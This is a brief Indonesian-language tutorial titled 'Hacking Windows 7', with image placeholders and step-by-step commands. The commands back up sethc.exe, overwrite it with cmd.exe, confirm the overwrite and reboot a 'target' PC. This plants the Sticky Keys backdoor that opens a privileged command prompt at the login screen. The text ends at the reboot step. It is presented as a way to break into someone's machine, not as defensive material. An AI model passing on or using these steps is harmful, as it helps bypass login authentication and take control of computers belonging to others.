# Hacking Windows 7



Instal windows 7



Ketik copy c:\windows\system32\sethc.exe c:\ pada Command Prompt Executable

Jika keluar hasil : “1 file <s> copied”, maka selanjutnya ketik perintah untuk mengcopy Command Prompt Executable (cmd.exe) menimpa executable keys, dengan mengetik: copy c:\windows\system32\cmd.exe c:\windows\system32\sethc.exe

dan kemudian akan keluar pertanyaan “overwrite” , ketik YES . Kemudian Reboot / Restart Laptop / PC target.
